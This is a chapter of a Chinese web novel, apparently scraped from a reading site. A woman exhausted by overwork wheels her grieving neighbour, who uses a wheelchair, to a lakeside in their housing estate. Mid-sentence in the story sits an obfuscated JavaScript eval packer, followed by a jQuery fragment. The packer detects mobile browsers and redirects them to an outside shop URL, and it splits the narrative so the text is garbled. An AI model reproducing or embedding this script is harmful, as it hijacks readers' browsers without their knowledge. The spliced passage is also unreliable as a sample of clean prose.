依旧是睡到中午才清醒,姜夏在床上扭曲地伸了个懒腰。

    窗帘被风吹得摇摇晃晃,漏进来的光隔着眼皮都觉得刺眼,条件反射地抬起抻到头顶的手试图挡住晃眼的亮堂。

    她跟眼皮斗争好一会试图睁开眼。

    光线细细碎碎地从手指缝隙继续洒下,姜夏不知道自己的遮挡算不算起了作用,手微微收拢,这算是自己抓住了光还是被光冲破了一层又一层的阻碍呢?

    轻踢了下搁在脚边的毛团,毛团把头埋得更深。

    好吧。

    姜夏没有拉开窗帘,把猫粮和水倒好,一边洗漱一边做今日规划。

    不知道毛豆什么时候回来的,这一趟回来收获了什么。

    自己这样无所事事下去总觉得有些不安,哪怕是没有报酬做好人好事,也应该要推进一下邻居哥的项目了。

    打定主意的姜夏简单吃过午饭后,就按响了项目伙伴的门铃。

    等待的时间太过漫长。

    姜夏甚至开始怀疑自己是不是没有主动上门得罪了他,导致今天要吃一个闭门羹的时候,门终于开了。

    黑漆漆的房间,男人面色透着不健康的苍白,颓废地坐在轮椅上,活像幽魂漂浮在半空,无法落地行走,也没有东西倚靠。

    “你来了啊。”男人的声音嘶哑,语气却尽量放缓,显得有些沉闷。

    姜夏的心脏被飘浮而来的帅气男鬼吓了一大跳。

    人熬夜后的气色差居然这么明显,难怪领导找她分加班任务的时候都再三慰问,她还以为是领导兽良心发现,现在回想起来分明是怕她享福去了啊……

    “那个,你是把夜熬穿了吗?”姜夏斟酌着,“要不你先休息,明天我再来找你。”

    “没事……”

    “快把他带出门。”

    道长叼起木牌,甩到男人怀里,站起来费力地在轮椅背后使劲。

    姜夏被突如其来的变故吓得连连后退。

    “砰”

    道长毫不留情地把门关上。

    回过神来的时候,两人已经在走廊过道里相对无言了。

    晴朗的日光散射进楼道里,足以把一切照得一览无遗,道长的那一推,更像是把一只孤魂从黑暗的漩涡里推回了清晰的人世间。

    江承训苦恼地揉了揉眉心,消化自己被一只猫赶出家门的事实。

    道长是母亲养的猫,那时候他刚上初中,放学回到家看到这只带着滑稽胡子的奶牛小猫,笑到肚子痛都没能停下。

    道长的名字还是他取的,因为不管他怎么逗弄小猫,它都透露出了与年纪不符的沉稳。名字得到了大家的一致认同,母亲还夸名字取得好,不仅形象而且仙风道骨,而且寓意也好,总让人觉得小猫能长长久久活下去。

    小猫还在,母亲却……

    苦涩涌上心头,原来连母亲留下的猫也无法忍受自己了吗?

    江承训垂头丧气,沉浸在巨大的失落中。

    见江承训没有回家的意思,姜夏思忖了一会,今天日头正好,出去逛逛补充补充维d也不错。

    她换好运动鞋,戴上人牌,往印满不知名野花的小清新帆布袋里装进椰子水、纸巾、防身的雨伞、冻干。

    姜夏对自己的双重保障很满意,进可攻退可守,一溜把袋子套进轮椅背后推手的把手扶柄里,就顺畅地推着男人来到了小区里。小区的绿植生机勃勃,偶有几只早醒的蝉藏在不知道哪个角落里不成气候地鸣叫,靠得近了才能听清楚。

    瞅着江承训头顶的漩涡,姜夏心中长吁了一口气,还好没凑齐盛夏,蝉鸣,少年几个关键要素。

    小区里的绿化很好,但是夏季的蝉鸣也是真恼人,她实在不能理解这种白噪音。

    姜夏当初拿着手里攒下的钱,实地不知道跑了多少个小区,最后看中了这里的绿化敲定下来,付了首付,就是觉得这里的绿意能让自己安心,

    谁知道后来工作量陡然增加,整日匆匆忙忙,根本没机会看清小区的绿植,睡眠浅的自己还总被蝉鸣弄得不得安眠。

    姜夏推着轮椅,觉得自己像是在参加帮助残障人士公益活动的志愿者。

    大学的时候舍友为了学分参加了不少活动,有时候是4点就要早起的马拉松志愿者,有时是去敬老院给老人家表演,公众号的合照里舍友站在轮椅老人的身后,舍友还会跟她抱怨照片拍得太丑。

    姜夏没参加过这样的活动,任何要耗费大量时间却没有实际收益的活动,那时候都让她觉得在浪费时间,她忙着养活自己,忙着早点把助学贷款的钱还清,根本无暇去让自己的大

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17678047|207577||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('学生活变得多姿多彩,无论是积极向上的还是堕落沉沦的,她都没空。

    她有些恍惚,现在快三十岁了,倒是把二十多岁时没做过的公益活动补上了。

    “你要带我去哪里?”

    姜夏步履轻快,把轮椅推得飞起,景色在不停地后退,忧郁男人无法继续犹豫了,再晚一点,到了那个下坡,继续往下就是人工湖了。

    “啊哈哈哈…….随便逛逛,熟悉熟悉小区。”

    被抓包走神的姜夏急中生智,使出转移注意力大法,把话题抛回去“你之前逛过吗?”

    “我想你应该没有在业主群里刷到过有人在小区里爬行吧?”

    “噢噢……我以为之前有人照顾……不是……我的意思是搬进来前你有熟悉过小区吗?”

    “没有。”还没来得及。

    房子是母亲给他准备的毕业礼物,但母亲没能等到旅行回来。

    抵达坡沿,姜夏码住轮椅,带动轮轴一起调转方向,小心地带着轮椅上的人一起缓慢向湖边倒退下行。

    在湖边找到一个树荫下的木椅,姜夏把轮椅停靠在旁边的草坪里,闭眼静默地靠在椅背上,体验没有加班的话,早就应该享受到的惬意。

    湖边的微风阵阵,杨柳依依,水光粼粼,反射的金光透过眼皮,照耀得整个世界一片亮红,像在不断燃烧。

    “你呢?”姜夏疑惑地睁眼看向他。

    “你好像也不太熟悉这儿,为什么呢?”

    “没空,一直在加班。”

    姜夏张了张口,想继续补充,太忙了,忙着996,忙着一直往前赶,忙着给自己挣一个安稳的栖身之所,忙到…..没有任何精力分给自己的生活。

    但是真的吗?

    她已经住在自己的公寓里,把户口迁到这座城市,手里有一定的存款,仍旧每天都在为未来感到焦灼,好像把脚步停下来也是一种罪恶,有怪物会追上来把她拖回到那个痛苦的地方,停下来就再也不会有明天和未来。

    自己的不安已经没有了具体来源。诉说既并不会让别人理解,也不会让自己有所缓解。

    把过往撕开给别人看,大多数情况下,除了把上位者的权利又一次拱手让人,毫无意义。姜夏转头看向湖面,没有继续说下去。